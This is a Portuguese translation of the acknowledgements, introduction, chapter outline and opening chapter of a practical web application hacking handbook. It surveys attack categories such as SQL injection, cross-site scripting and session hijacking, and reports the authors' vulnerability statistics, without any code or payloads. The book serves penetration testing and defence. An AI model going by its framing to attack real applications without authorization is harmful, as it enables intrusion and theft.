Além de nossos colegas mais próximos, temos uma grande dívida com a comunidade mais ampla de pesquisadores que compartilharam suas ideias e contribuíram para o entendimento coletivo das questões de segurança de aplicativos Web que existe hoje. Como este é um manual prático, e não um trabalho acadêmico, evitamos deliberadamente enhê-lo com milhares de citações de artigos, livros e postagens de blog influentes que geraram as ideias envolvidas. Esperamos que as pessoas cujo trabalho discutimos anonimamente fiquem satisfeitas com o crédito geral dado aqui.

Somos gratos às pessoas da Wiley, em especial a Carol Long, por apoiar entusiasticamente o nosso projeto desde o início, a Adaobi Obi Tulton, por ajudar a aperfeiçoar o nosso manuscrito e nos orientar sobre as peculiaridades do "inglês americano", e à equipe de Christine O'Connor, por realizar uma produção de primeira linha.

Um grande agradecimento é devido às nossas respectivas sócias, Becky e Susan, por tolerarem a distração e o tempo significativos envolvidos na produção de um livro desse porte.

Ambos os autores estão em dívida com as pessoas que nos conduziram à nossa linha de trabalho incomum. Dafydd gostaria de agradecer a Martin Law. Martin é um cara fantástico que primeiro me ensinou a hackear e me incentivou a dedicar meu tempo ao desenvolvimento de técnicas e ferramentas para atacar aplicativos. Marcus gostaria de agradecer a seus parceiros por muitas coisas, sendo a principal delas o fato de eu ter começado a trabalhar com computadores. Desde então, tenho me envolvido com computadores.

Introdução

Este livro é um guia prático para descobrir e explorar falhas de segurança em aplicativos da Web. Por "aplicativo da Web", entendemos um aplicativo que é acessado por meio de um navegador da Web para se comunicar com um servidor da Web. Examinamos uma grande variedade de tecnologias diferentes, como bancos de dados, sistemas de arquivos e serviços da Web, mas somente no contexto em que são empregados por aplicativos da Web. Se você quiser aprender a executar varreduras de portas, atacar firewalls ou invadir servidores de outras maneiras, sugerimos que procure em outro lugar. Mas se quiser saber como invadir um aplicativo Web, roubar dados confidenciais e executar ações não autorizadas, este é o livro certo para você. Há bastante coisa que é interessante e divertido para dizer sobre esse assunto sem entrar em outro território.

Visão geral deste livro

O foco deste livro é altamente prático. Embora incluamos informações básicas e teóricas suficientes para que você entenda as vulnerabilidades que os aplicativos da Web contêm, nossa principal preocupação é com as tarefas e técnicas que você precisa dominar para invadir esses aplicativos. Ao longo do livro, explicamos as etapas específicas que você precisa seguir para detectar cada tipo de vulnerabilidade e como explorá-la para realizar ações não autorizadas. Também incluímos uma grande quantidade de exemplos reais, derivados dos muitos anos de experiência dos autores, ilustrando como diferentes tipos de falhas de segurança se manifestam nos aplicativos da Web atuais.

A conscientização sobre segurança geralmente é uma faca de dois gumes. Assim como os desenvolvedores de aplicativos podem se beneficiar da compreensão dos métodos usados pelos invasores, os hackers

podem ganhar com o conhecimento de como os aplicativos podem se defender com eficácia. Além de descrever as vulnerabilidades de segurança e as técnicas de ataque, também descrevemos em detalhes as contramedidas que os aplicativos podem adotar para impedir um invasor. Para aqueles que realizam testes de penetração de aplicativos da Web, isso permitirá que você forneça recomendações de correção de alta qualidade aos proprietários dos aplicativos comprometidos.

Quem deve ler este livro

O público principal deste livro é qualquer pessoa que tenha interesse pessoal ou profissional em atacar aplicativos da Web. Ele também se destina a qualquer pessoa responsável pelo desenvolvimento e administração de aplicativos Web - saber como seu inimigo opera o ajudará a se defender contra ele.

Presumimos que o leitor esteja familiarizado com os principais conceitos de segurança, como logins e controles de acesso, e que tenha um conhecimento básico das principais tecnologias da Web, como navegadores, servidores da Web e HTTP. No entanto, qualquer lacuna em seu conhecimento atual dessas áreas será fácil de resolver, seja por meio das explicações contidas neste livro ou de referências em outros lugares.

Durante a ilustração de muitas categorias de falhas de segurança, fornecemos trechos de código que mostram como os aplicativos podem ser vulneráveis. Esses exemplos são simples o suficiente para serem compreendidos sem nenhum conhecimento prévio da linguagem em questão, mas serão mais úteis se você tiver alguma experiência básica de leitura ou escrita de código.

Como este livro está organizado

Este livro está organizado aproximadamente de acordo com as dependências entre os diferentes tópicos abordados. Se você é novo no hacking de aplicativos Web, deve ler o livro do início ao fim, adquirindo o conhecimento e a compreensão necessários para abordar os capítulos posteriores. Se você já tem alguma experiência nessa área, pode ir direto para qualquer capítulo ou subseção que lhe interesse particularmente. Quando necessário, incluímos referências cruzadas para outros capítulos, que você pode usar para preencher as lacunas em seu entendimento.

Começamos com três capítulos de contextualização que descrevem o estado atual da segurança de aplicativos Web e as tendências que indicam como ela provavelmente evoluirá em um futuro próximo. Examinamos o principal problema de segurança que afeta os aplicativos da Web e os mecanismos de defesa que os aplicativos implementam para resolver esse problema. Também fornecemos uma cartilha sobre as principais tecnologias usadas nos aplicativos da Web atuais.

A maior parte do livro trata do nosso tópico principal: as técnicas que você pode usar para entrar em aplicativos da Web. Esse material está organizado em torno de

as principais tarefas que você precisa executar para realizar um ataque abrangente: desde o mapeamento da funcionalidade do aplicativo, examinando e atacando seus principais mecanismos de defesa, até a sondagem de categorias específicas de falhas de segurança.

O livro termina com três capítulos que reúnem as várias vertentes apresentadas no livro. Descrevemos o processo de encontrar vulnerabilidades no código-fonte de um aplicativo, analisamos as ferramentas que podem ajudá-lo a invadir aplicativos da Web e apresentamos uma metodologia detalhada para realizar um ataque abrangente e profundo contra um alvo específico.

O Capítulo 1, "Insegurança dos aplicativos Web", descreve o estado atual da segurança dos aplicativos Web na Internet. Apesar das garantias comuns, a maioria dos aplicativos é insegura e pode ser comprometida de alguma forma com um grau modesto de habilidade. As vulnerabilidades nos aplicativos Web surgem devido a um único problema central: os usuários podem enviar entradas arbitrárias. Neste capítulo, examinamos os principais fatores que contribuem para a fraca postura de segurança dos aplicativos atuais e descrevemos como os defeitos nos aplicativos Web podem deixar a infraestrutura técnica mais ampla de uma organização altamente vulnerável a ataques.

O Capítulo 2, "Mecanismos principais de defesa", descreve os principais mecanismos de segurança que os aplicativos Web empregam para resolver o problema fundamental de que todas as entradas de usuários não são confiáveis. Esses mecanismos são os meios pelos quais um aplicativo gerencia o acesso do usuário, trata a entrada do usuário e responde aos atacantes, além das funções fornecidas aos administradores para gerenciar e monitorar o próprio aplicativo. Os principais mecanismos de segurança do aplicativo também representam sua principal superfície de ataque, e você precisa entender como esses mecanismos devem funcionar antes de poder atacá-los com eficácia.

O Capítulo 3, "Tecnologias de aplicativos da Web", fornece uma breve introdução sobre as principais tecnologias que você provavelmente encontrará ao atacar aplicativos da Web. Ele abrange todos os aspectos relevantes do protocolo HTTP, as tecnologias comumente usadas nos lados do cliente e do servidor e vários esquemas usados para codificar dados. Se você já estiver familiarizado com as principais tecnologias da Web, poderá passar rapidamente por este capítulo.

O Capítulo 4, "Mapeamento do aplicativo", descreve o primeiro exercício que você precisa fazer ao visar um novo aplicativo, que é reunir o máximo de informações possíveis sobre ele, a fim de mapear sua superfície de ataque e formular seu plano de ataque. Esse processo inclui explorar e sondar o aplicativo para catalogar todo o seu conteúdo e funcionalidade, identificando todos os pontos de entrada para a entrada do usuário e descobrindo as tecnologias em uso.

O Capítulo 5, "Contornando controles do lado do cliente", descreve a primeira área de vulnerabilidade real, que surge quando um aplicativo depende de controles implementados no lado do cliente para sua segurança. Essa abordagem normalmente é falha, pois todos os controles do lado do cliente podem, é claro, ser contornados. As duas principais maneiras pelas quais os aplicativos se tornam vulneráveis são (a) transmitir dados por meio do cliente na suposição de que eles não serão modificados,

e (b) confiar em verificações do lado do cliente na entrada do usuário. Neste capítulo, examinamos uma série de tecnologias interessantes, incluindo controles leves implementados em HTML, HTTP e JavaScript, e controles mais pesados usando applets Java, controles ActiveX e objetos Shockwave Flash.

Os capítulos 6 a 8 examinam alguns dos mecanismos de defesa mais importantes implementados nos aplicativos Web: aqueles responsáveis pelo controle do acesso do usuário. O Capítulo 6, "Atacando a autenticação", examina as várias funções pelas quais os aplicativos obtêm garantia da identidade de seus usuários. Isso inclui a função principal de login e também as funções mais periféricas relacionadas à autenticação, como registro de usuário, alteração de senha e recuperação de conta. Os mecanismos de autenticação contêm uma grande quantidade de vulnerabilidades diferentes, tanto no projeto quanto na implementação, que um invasor pode aproveitar para obter acesso não autorizado. Essas vulnerabilidades variam de defeitos óbvios, como senhas incorretas e suscetibilidade a ataques de força bruta, a problemas mais obscuros na lógica de autenticação. Também examinamos detalhadamente o tipo de mecanismos de login de vários estágios usados em muitos aplicativos críticos para a segurança e descrevemos os novos tipos de vulnerabilidade que eles frequentemente contêm.

O Capítulo 7, "Atacando o gerenciamento de sessões", examina o mecanismo pelo qual a maioria dos aplicativos complementa o protocolo HTTP sem estado com o conceito de uma sessão com estado, permitindo que eles identifiquem exclusivamente cada usuário em várias solicitações diferentes. Esse mecanismo é um alvo importante quando se está atacando um aplicativo da Web, pois, se for possível quebrá-lo, será possível contornar o login e se disfarçar como outros usuários sem conhecer seus credenciais. Analisamos vários defeitos comuns na geração e transmissão de tokens de sessão e descrevemos as etapas que você pode seguir para descobri-los e explorá-los.

O Capítulo 8, "Atacando os controles de acesso", examina as maneiras pelas quais os aplicativos realmente aplicam os controles de acesso, contando com os mecanismos de autenticação e gerenciamento de sessão para fazer isso. Descrevemos várias maneiras pelas quais os controles de acesso podem ser violados e as maneiras pelas quais você pode detectar e explorar esses pontos fracos.

O Capítulo 9, "Injeção de código", abrange uma grande categoria de vulnerabilidades relacionadas, que surgem quando os aplicativos incorporam a entrada do usuário no código interpretado de forma insegura. Começamos com um exame detalhado das vulnerabilidades de injeção de SQL, abrangendo toda a gama de ataques, desde os mais óbvios e triviais até as técnicas avançadas de exploração que envolvem canais fora de banda, inferência e atrasos de tempo. Para cada tipo de vulnerabilidade e técnica de ataque, descrevemos as diferenças relevantes entre três tipos comuns de bancos de dados: MS-SQL, Oracle e MySQL. Em seguida, abordamos várias outras categorias de vulnerabilidade de injeção, incluindo a injeção de comandos do sistema operacional, injeção em linguagens de script da Web e injeção nos protocolos SOAP, XPath, SMTP e LDAP.

O Capítulo 10, "Explorando o Path Traversal", examina uma categoria pequena, mas importante, de vulnerabilidades que surgem quando a entrada do usuário é passada para as APIs do sistema de arquivos de forma insegura, permitindo que um invasor recupere ou modifique arquivos arbitrários no servidor Web. Descrevemos vários desvios que podem ser eficazes contra as defesas comumente implementadas para evitar ataques de path traversal.

O Capítulo 11, "Atacando a lógica do aplicativo", examina uma área significativa e frequentemente ignorada da superfície de ataque de cada aplicativo: a lógica interna que ele executa para implementar sua funcionalidade. Os defeitos na lógica de um aplicativo são extremamente variados e mais difíceis de caracterizar do que as vulnerabilidades comuns, como injeção de SQL e script entre sites. Por esse motivo, apresentamos uma série de exemplos do mundo real em que a lógica defeituosa deixou um aplicativo vulnerável e, assim, ilustramos a variedade de suposições errôneas feitas por designers e desenvolvedores de aplicativos. A partir dessas diferentes falhas individuais, derivamos uma série de testes específicos que podem ser executados para localizar muitos tipos de falhas lógicas que geralmente não são detectadas.

O Capítulo 12, "Ataque a outros usuários", abrange uma área ampla e muito atual de vulnerabilidades relacionadas que surgem quando defeitos em um aplicativo da Web permitem que um usuário mal-intencionado do aplicativo ataque outros usuários e os prejudique de várias maneiras. A maior vulnerabilidade desse tipo é o cross-site scripting, uma falha extremamente prevalente que afeta a grande maioria dos aplicativos da Web na Internet. Examinamos em detalhes todos os diferentes tipos de vulnerabilidades XSS e descrevemos uma metodologia eficaz para detectar e explorar até mesmo as manifestações mais obscuras dessas vulnerabilidades. Em seguida, analisamos vários outros tipos de ataques contra outros usuários, incluindo ataques de redirecionamento, injeção de cabeçalho HTTP, injeção de quadro, falsificação de solicitação entre sites, fixação de sessão, exploração de bugs em controles ActiveX e ataques à privacidade local.

O Capítulo 13, "Automating Bespoke Attacks" (Automatizando ataques personalizados), não apresenta novas categorias de vulnerabilidade, mas descreve uma técnica crucial que você precisa dominar para atacar aplicativos da Web com eficácia. Como cada aplicativo Web é diferente, a maioria dos ataques é feita sob medida (ou personalizada) de alguma forma, adaptada ao comportamento específico do aplicativo e às maneiras que você descobriu para manipulá-lo a seu favor. Frequentemente, eles também exigem a emissão de um grande número de solicitações semelhantes e o monitoramento das respostas do aplicativo. Realizar essas solicitações manualmente é extremamente trabalhoso e é provável que se cometam erros. Para se tornar um hacker de aplicativos da Web realmente bem-sucedido, você precisa automatizar o máximo possível desse trabalho, para tornar seus ataques sob medida mais fáceis, rápidos e eficazes. Neste capítulo, descrevemos em detalhes uma metodologia comprovada para conseguir isso.

O Capítulo 14, "Exploração da divulgação de informações", examina várias maneiras pelas quais os aplicativos vazam informações quando estão sob ataque ativo. Quando estiver executando todos os outros tipos de ataques descritos neste livro, você deve sempre monitorar o aplicativo para identificar outras fontes de

que você pode explorar. Descrevemos como você pode investigar comportamentos anômalos e mensagens de erro para obter uma compreensão mais profunda do funcionamento interno do aplicativo e ajustar seu ataque. Também abordamos maneiras de manipular o tratamento de erros com defeito para recuperar sistematicamente informações confidenciais do aplicativo.

O Capítulo 15, "Ataque a aplicativos compilados", examina um conjunto de vulnerabilidades importantes que surgem em aplicativos escritos em linguagens de código nativas, como C e C++. Essas vulnerabilidades incluem estouro de buffer, vulnerabilidades de inteiros e falhas de formatação de strings. Esse é um tópico potencialmente enorme, e nos concentramos em maneiras de detectar essas vulnerabilidades em aplicativos da Web e analisamos alguns exemplos reais de como elas surgiram e foram exploradas.

O Capítulo 16, "Atacando a arquitetura de aplicativos", examina uma área importante da segurança de aplicativos Web que é frequentemente ignorada. Muitos aplicativos empregam uma arquitetura em camadas, e uma falha na segregação adequada de diferentes camadas geralmente deixa um aplicativo vulnerável, permitindo que um invasor que tenha encontrado um defeito em um componente comprometa rapidamente todo o aplicativo. Uma gama diferente de ameaças surge em ambientes de hospedagem compartilhada, em que defeitos ou códigos mal-intencionados em um aplicativo podem, às vezes, ser explorados para comprometer o próprio ambiente e outros aplicativos executados nele.

O Capítulo 17, "Ataque ao servidor Web", descreve várias maneiras pelas quais você pode atacar um aplicativo da Web ao atacar o servidor Web no qual ele está sendo executado. As vulnerabilidades em servidores Web são compostas, em linhas gerais, por defeitos em sua configuração e falhas de segurança no software do servidor Web. Esse tópico está no limite do escopo deste livro, porque o servidor Web é estritamente um componente diferente na pilha de tecnologia. No entanto, a maioria dos aplicativos da Web está intimamente ligada ao servidor da Web em que são executados; portanto, os ataques contra o servidor da Web estão incluídos no livro porque muitas vezes podem ser usados para comprometer um aplicativo diretamente, em vez de indiretamente, comprometendo primeiro o host subjacente.

O Capítulo 18, "Encontrando vulnerabilidades no código-fonte", descreve uma abordagem completamente diferente para encontrar falhas de segurança em relação às descritas em outros lugares deste livro. Há muitas situações em que pode ser possível realizar uma análise do código-fonte de um aplicativo, e nem todas exigem a cooperação do proprietário do aplicativo. A análise do código-fonte de um aplicativo muitas vezes pode ser altamente eficaz na descoberta de vulnerabilidades que seriam difíceis ou demoradas de detectar por meio da sondagem do aplicativo em execução. Descrevemos uma metodologia e fornecemos uma folha de dicas para cada linguagem, para que você possa realizar uma revisão de código eficaz, mesmo que sua experiência em programação seja muito limitada.

O Capítulo 19, "A Web Application Hacker's Toolkit" (Kit de ferramentas para hackers de aplicativos da Web), reúne em um só lugar as várias ferramentas descritas no decorrer deste livro e que os autores usam ao atacar aplicativos da Web do mundo real. Descrevemos os pontos fortes e

Os autores apresentam os pontos fracos de diferentes ferramentas, explicam até que ponto qualquer ferramenta totalmente automatizada pode ser eficaz para encontrar vulnerabilidades em aplicativos Web e fornecem algumas dicas e conselhos para aproveitar ao máximo o seu kit de ferramentas.

O Capítulo 20, "A Web Application Hacker's Methodology", contém uma compilação abrangente e estruturada de todos os procedimentos e técnicas descritos neste livro. Eles são organizados e ordenados de acordo com as dependências lógicas entre as tarefas quando você está realizando um ataque real. Se você leu e compreendeu todas as vulnerabilidades e técnicas descritas neste livro, poderá usar essa metodologia como uma lista de verificação completa e um plano de trabalho ao realizar um ataque contra um aplicativo da Web.

Ferramentas que você precisará

Este livro é fortemente voltado para as técnicas práticas que você pode usar para atacar aplicativos da Web. Depois de ler o livro, você entenderá as especificidades de cada tarefa individual, o que ela envolve tecnicamente e por que ela funciona para ajudá-lo a detectar e explorar vulnerabilidades. O livro não se trata, enfaticamente, de baixar alguma ferramenta, apontá-la para um aplicativo-alvo e acreditar no que o resultado da ferramenta lhe diz sobre o estado da segurança do aplicativo.

Dito isso, há várias ferramentas que você achará úteis e, às vezes, indispensáveis ao executar as tarefas e técnicas que descrevemos. Todas elas estão facilmente disponíveis na Internet, e recomendamos que você faça o download e experimente cada ferramenta no momento em que ela aparecer no decorrer do livro.

O que há no site

O site que acompanha este livro, em www.wiley.com/go/webhacker, contém vários recursos que serão úteis para você dominar as técnicas que descrevemos e usá-las para atacar aplicativos reais. Em particular, o site contém o seguinte:

Código-fonte de alguns dos scripts que apresentamos no livro.

Uma lista de links atuais para todas as ferramentas e outros recursos discutidos no livro.

Uma lista de verificação útil das tarefas envolvidas no ataque a um aplicativo típico.

Respostas às perguntas feitas no final de cada capítulo.

Um desafio de hacking que contém muitas das vulnerabilidades descritas no livro.

Bring It On

A segurança de aplicativos Web é um assunto divertido e próspero. Gostamos de escrever este livro tanto quanto continuamos a gostar de invadir aplicativos Web diariamente. Esperamos que você também tenha prazer em aprender sobre as diferentes técnicas que descrevemos e como elas podem ser combatidas.

Antes de prosseguirmos, devemos mencionar uma advertência importante. Na maioria dos países, atacar sistemas de computador sem a permissão do proprietário é contra a lei. A maioria das técnicas que descrevemos é ilegal se for executada sem consentimento.

Os autores são testadores de penetração profissionais que atacam rotineiramente aplicativos da Web em nome de clientes, para ajudá-los a melhorar sua segurança. Nos últimos anos, vários profissionais de segurança e outros adquiriram registros criminais e encerraram suas carreiras por experimentarem ou atacarem ativamente sistemas de computador sem permissão. Recomendamos que você use as informações contidas neste livro somente para fins legais.

(In)segurança de aplicativos da Web

Não há dúvida de que a segurança de aplicativos da Web é um assunto atual e digno de notícias. Para todos os envolvidos, os riscos são altos: para as empresas que obtêm cada vez mais receita com o comércio pela Internet, para os usuários que confiam informações confidenciais aos aplicativos da Web e para os criminosos que podem ganhar muito dinheiro roubando detalhes de pagamento ou comprometendo contas bancárias. A reputação desempenha um papel fundamental: poucas pessoas querem fazer negócios com um site inseguro e, portanto, poucas organizações querem divulgar detalhes sobre suas próprias vulnerabilidades ou violações de segurança. Portanto, não é trivial obter informações confiáveis sobre o estado atual da segurança dos aplicativos da Web.

Este capítulo dá uma breve olhada em como os aplicativos Web evoluíram e nos muitos benefícios que eles oferecem. Apresentamos algumas métricas sobre vulnerabilidades nos aplicativos Web atuais, extraídas da experiência direta dos autores, demonstrando que a maioria dos aplicativos está longe de ser segura. Descrevemos o principal problema de segurança enfrentado pelos aplicativos da Web - que os usuários podem fornecer entradas arbitrárias - e os vários fatores que contribuem para sua fraca postura de segurança. Por fim, descrevemos as últimas tendências em segurança de aplicativos da Web e as maneiras pelas quais se espera que elas se desenvolvam no futuro próximo.

A evolução dos aplicativos da Web

Nos primórdios da Internet, a World Wide Web consistia apenas em *sites*. Esses eram essencialmente repositórios de informações contendo documentos estáticos, e os navegadores da Web foram inventados como um meio de recuperar e exibir esses documentos, conforme mostrado na Figura 1-1. O fluxo de informações interessantes era unidirecional, do servidor para o navegador. A maioria dos sites não autenticava os usuários, pois não havia necessidade - cada usuário era tratado da mesma forma e recebia as mesmas informações. Todas as ameaças à segurança decorrentes da hospedagem de um site estavam relacionadas, em grande parte, a vulnerabilidades no software do servidor da Web (que eram muitas). Se um invasor comprometesse um servidor da Web, ele normalmente não obteria acesso a nenhuma informação confidencial, porque as informações mantidas no servidor já estavam abertas ao público. Em vez disso, o invasor normalmente modificaria os arquivos no servidor para desfigurar o conteúdo do site ou usaria o armazenamento e a largura de banda do servidor para distribuir "warez".




Figura 1-1: Um site tradicional da Web com informações estáticas

Atualmente, a World Wide Web é quase irreconhecível em relação à sua forma anterior. A maioria dos sites na Web são, na verdade, aplicativos (consulte a Figura 1-2). Eles são altamente funcionais e dependem do fluxo bidirecional de informações entre o servidor e o navegador. Eles oferecem suporte a registro e login, transações financeiras, pesquisa e criação de conteúdo pelos usuários. O conteúdo apresentado aos usuários é gerado dinamicamente em tempo real e, muitas vezes, é adaptado a cada usuário específico. Muitas das informações processadas são privadas e altamente confidenciais. A segurança é

portanto, um grande problema: ninguém quer usar um aplicativo da Web se acreditar que suas informações serão divulgadas a pessoas não autorizadas.

Os aplicativos da Web trazem consigo novas e significativas ameaças à segurança. Cada aplicativo é diferente e pode conter vulnerabilidades exclusivas. A maioria dos aplicativos é desenvolvida internamente, e muitos deles por desenvolvedores que têm pouco conhecimento dos problemas de segurança que podem surgir no código que estão produzindo. Para oferecer sua funcionalidade principal, os aplicativos da Web normalmente exigem conectividade com sistemas internos de computador que contêm dados altamente confidenciais e são capazes de executar funções comerciais poderosas. Há dez anos, se você quisesse fazer uma transferência de fundos, visitava o banco e alguém a executava para você; hoje, você pode visitar o aplicativo da Web e executá-la você mesmo. Um invasor que compromete um aplicativo da Web pode roubar informações pessoais, realizar fraudes financeiras e executar ações mal-intencionadas contra outros usuários.



Figura 1-2 Um aplicativo da Web típico

Funções comuns de aplicativos da Web

Os aplicativos da Web foram criados para executar praticamente todas as funções úteis que podem ser implementadas on-line. Exemplos de funções de aplicativos da Web que ganharam destaque nos últimos anos incluem:

- Compras (Amazon)
- Redes sociais (MySpace)

- Banco (Citibank)
- Pesquisa na Web (Google)
- Leilões (eBay)
- Jogos de azar (Betfair)
- Registros da Web (Blogger)
- Correio eletrônico da Web (Hotmail)
- Informações interativas (Wikipedia)

Além da Internet pública, os aplicativos da Web foram amplamente adotados dentro das organizações para executar as principais funções de negócios, incluindo o acesso a serviços de RH e o gerenciamento de recursos da empresa. Eles também são usados com frequência para fornecer uma interface administrativa para dispositivos de hardware, como impressoras, e outros softwares, como servidores da Web e sistemas de detecção de intrusão.

Vários aplicativos que antecederam o surgimento dos aplicativos da Web foram migrados para essa tecnologia. Aplicativos de negócios, como o software de planejamento de recursos empresariais (ERP), que antes eram acessados por meio de um aplicativo thick-client proprietário, agora podem ser acessados por meio de um navegador da Web. Serviços de software, como e-mail, que originalmente exigiam um cliente de e-mail separado, agora podem ser acessados por meio de interfaces da Web, como o Outlook Web Access. Essa tendência continua à medida que os aplicativos tradicionais de escritório de desktop, como processadores de texto e planilhas, são migrados para aplicativos da Web, por meio de serviços como o Google Apps e o Microsoft Office Live.

Está se aproximando rapidamente o momento em que o único software cliente de que a maioria dos usuários de computador precisará será um navegador da Web. Uma gama extremamente diversificada de funções terá sido implementada usando um conjunto compartilhado de protocolos e tecnologias e, ao fazê-lo, terá herdado uma gama distinta de vulnerabilidades de segurança comuns.

Benefícios dos aplicativos da Web

Não é difícil entender por que os aplicativos da Web tiveram um aumento tão expressivo em sua proeminência. Vários fatores técnicos trabalharam em conjunto com os óbvios incentivos comerciais para impulsionar a revolução que ocorreu na forma como usamos a Internet:

O HTTP, o principal protocolo de comunicação usado para acessar a World Wide Web, é leve e sem conexão. Isso proporciona resiliência no caso de erros de comunicação e evita a necessidade de o servidor manter aberta uma conexão de rede para cada usuário, como ocorria em muitos protocolos de comunicação.

aplicativos cliente-servidor legados. O HTTP também pode ser usado como proxy e sintonizado em outros protocolos, permitindo a comunicação segura em qualquer configuração de rede.

Todo usuário da Web já tem um navegador instalado em seu computador.

Os aplicativos Web implementam sua interface de usuário dinamicamente no navegador, evitando a necessidade de distribuir e gerenciar softwares clientes separados, como acontecia com os aplicativos pré-web. As alterações na interface só precisam ser implementadas uma vez, no servidor, e entram em vigor imediatamente.

Os navegadores atuais são altamente funcionais, permitindo a criação de interfaces de usuário ricas e satisfatórias. As interfaces da Web usam controles padrão de navegação e entrada que são imediatamente familiares aos usuários, evitando a necessidade de aprender como cada aplicativo funciona individualmente. O scripting do lado do cliente permite que os aplicativos transfiram parte do processamento para o lado do cliente, e os recursos dos navegadores podem ser estendidos de forma arbitrária usando componentes de cliente espesso quando necessário.

As principais tecnologias e linguagens usadas para desenvolver aplicativos da Web são relativamente simples. Há uma grande variedade de plataformas e ferramentas de desenvolvimento disponíveis para facilitar o desenvolvimento de aplicativos avançados por iniciantes, e há uma grande quantidade de código-fonte aberto e outros recursos disponíveis para incorporação em aplicativos personalizados.

Segurança de aplicativos da Web

Como acontece com qualquer nova classe de tecnologia, os aplicativos da Web trouxeram consigo uma nova gama de vulnerabilidades de segurança. O conjunto de defeitos mais comumente encontrados evoluiu um pouco ao longo do tempo. Foram concebidos novos ataques que não foram considerados quando os aplicativos existentes foram desenvolvidos. Alguns problemas se tornaram menos predominantes à medida que a conscientização sobre eles aumentou. Foram desenvolvidas novas tecnologias que introduziram novas possibilidades de exploração. Algumas categorias de falhas desapareceram em grande parte como resultado de alterações feitas no software do navegador da Web.

Durante toda essa evolução, os comprometimentos de aplicativos da Web proeminentes permaneceram nas notícias, e não há nenhuma sensação de que a situação tenha mudado e que esses problemas de segurança estejam diminuindo. Sem dúvida, a segurança de aplicativos Web é hoje o campo de batalha mais importante entre os invasores e aqueles que têm recursos de computador e dados para defender, e é provável que continue assim em um futuro próximo.

"Este site é seguro"

Há uma consciência generalizada de que a segurança é um "problema" para aplicativos da Web. Consulte a página de perguntas frequentes de um aplicativo típico e você terá a certeza de que ele é, de fato, seguro. Por exemplo:

Este site é absolutamente seguro. Ele foi projetado para usar a tecnologia Secure Socket Layer (SSL) de 128 bits para evitar que usuários não autorizados visualizem suas informações. Você pode usar este site com a tranquilidade de saber que seus dados estão seguros conosco.

Em praticamente todos os casos, os aplicativos da Web afirmam que são seguros porque usam SSL. Os usuários são frequentemente solicitados a verificar o certificado do site, admirar os protocolos criptográficos avançados em uso e, com base nisso, confiar suas informações pessoais a ele.

De fato, a maioria dos aplicativos Web é insegura, e de maneiras que nada têm a ver com o SSL. Os autores deste livro testaram centenas de aplicativos da Web nos últimos anos. A Figura 1-3 mostra as proporções desses aplicativos testados em 2006 e 2007 que foram afetados por algumas categorias comuns de vulnerabilidade. Essas categorias são explicadas brevemente a seguir:

■ Autenticação quebrada (67%) - Essa categoria de vulnerabilidade engloba vários defeitos no mecanismo de login do aplicativo, o que pode permitir que um invasor adivinhe senhas fracas, lance um ataque de força bruta ou ignore o login por completo.

Controles de acesso quebrados (78%) - Isso envolve casos em que o aplicativo não protege adequadamente o acesso a seus dados e funcionalidades, permitindo que um invasor visualize os dados confidenciais de outros usuários mantidos no servidor ou execute ações privilegiadas.

Injeção de SQL (36%) - Essa vulnerabilidade permite que um invasor subescreva uma entrada criada de forma a interferir na interação do aplicativo com bancos de dados back-end. Um invasor pode conseguir recuperar dados arbitrários do aplicativo, interferir em sua lógica ou executar comandos no próprio servidor de banco de dados.

Cross-site scripting (91%) - Essa vulnerabilidade permite que um invasor atinja outros usuários do aplicativo, podendo obter acesso a seus dados, executar ações não autorizadas em seu nome ou realizar outros ataques contra eles.

Vazamento de informações (81%) - Isso envolve casos em que um aplicativo divulga informações confidenciais que são úteis para um invasor no desenvolvimento de um ataque contra o aplicativo, por meio de tratamento de erros defeituoso ou outro comportamento.




Figura 1-3 A incidência de algumas vulnerabilidades comuns de aplicativos da Web em aplicativos testados recentemente pelos autores (com base em uma amostra de mais de 100)

